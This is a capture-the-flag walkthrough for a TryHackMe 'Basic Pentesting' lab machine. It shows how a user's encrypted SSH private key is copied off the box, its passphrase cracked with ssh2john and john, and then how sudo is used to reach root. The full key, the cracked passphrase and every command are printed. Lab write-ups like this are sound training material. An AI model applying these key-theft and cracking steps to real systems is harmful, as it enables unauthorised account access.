
Here we will be finding a way to log into the machine with kay's credentials.

Now lets view all the contents of kay's home directory with the command `ls -alh`. We see that there is a file called "pass.bak" but we do not have permission as jan to read the file. Lets see if we can find another way to read the file "pass.bak". See the hidden directory called ".ssh". Lets jump in and see what else we can find.



```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls -alh
total 48K
drwxr-xr-x 5 kay  kay  4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```


Inside the ".ssh" directory we notice a file called "id_rsa". A "id_rsa" is a **SSH Key** which allows you to authorize yourself in such a way that you will not need to use your username:password. Lets see whats inside "id_rsa".



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
id_rsa
```


Now we need to get this "id_rsa" file back to our local machine. Lets exit out of our ssh connection, and use the tool `scp` which stands for secure copy. I will be using the command `scp jan@10.10.93.16:/home/kay/.ssh/id_rsa id_rsa`
Once we run this, we can check our local machine to verify we have the file. (In the picture below,

i am only using a different IP because the box expired and when i deployed again, i received a differnt IP.)




```
[kyli0x:...f/tryhackme/basicpentesting]$ scp jan@10.10.83.66:/home/kay/.ssh/id_rsa id_rsa
jan@10.10.83.66's password:
id_rsa                                                                                       100% 3326    35.2KB/s   00:00
[kyli0x:...f/tryhackme/basicpentesting]$ ls id_rsa
id_rsa
```

Lets convert this key file into a hash file that way John can try and crack this. We will be using the `ssh2john` command for this, and output the hash into a file called hashed.txt.




```
[kyli0x:...f/tryhackme/basicpentesting]$ ssh2john id_rsa > hashed.txt
/usr/bin/ssh2john:103: DeprecationWarning: decodestring() is a deprecated alias since Python 3.1, use decodebytes()
  data = base64.decodestring(data)
```

We then are going to run `john` on this hashed.txt file with the rockyou.txt wordlist. Using the command `john hashed.txt --wordlist=/usr/share/wordlists/rockyou.txt`
We now see (id_rsa) is giving us the passphrase beeswax.




```
[kyli0x:...f/tryhackme/basicpentesting]$ john hashed.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kyli0x/.john
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:05 DONE (2020-09-08 10:06) 0.1669g/s 2394Kp/s 2394Kc/s 2394KC/sa6_123..*7¡Vamos!
Session completed
```

Its time to ssh back into the machine using jan, but this time we will again ssh using the username kay, and the id_rsa file we cracked previously.




```
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ 
```

We are going to be using the `-i` flag. If we take a look at the man pages we see that the `-i` flag allows us to select a file from which the identity (private key) for public key authentication is read. aka our "id_rsa" key.
Lets see if we are able to connect
`ssh -i /home/kay/.ssh/id_rsa 10.10.93.16 -l kay` with the password "beeswax" we cracked earlier.



```
jan@basic2:~$ ssh -i /home/kay/.ssh/id_rsa 10.10.93.16 -l kay
```


We have now logged in as the user "kay". Lets take a look around. We are able to now read the "pass.bak" file. Lets see whats inside.



```
kay@basic2:~$ pwd
/home/kay
kay@basic2:~$ ls -lah
total 48K
drwxr-xr-x 5 kay  kay  4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
```


Looks like we have Kays password! Lets copy the password by doubleclicking the output of `cat` so the entire password is highlighted, then pressing "ctrl+shift+C" Now its time to see if Kay has superuser privledges, we will try to log into root with `sudo su` and the password we found insidethe pass.bak file.
(to paste the password simply type "ctrl+shift+V" when prompted for the root password.)

Looks like we have root access now.



```
kay@basic2:~$ sudo su
[sudo] password for kay:
root@basic2:/home/kay# ls
pass.bak
root@basic2:/home/kay# 
```

Lets take another look around, but this time as root.
We find the file flag.txt inside `/root/` lets take a look!



```
root@basic2:/# ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  samba  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   sbin   srv   tmp  var  vmlinuz.old
root@basic2:/# cd root/
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
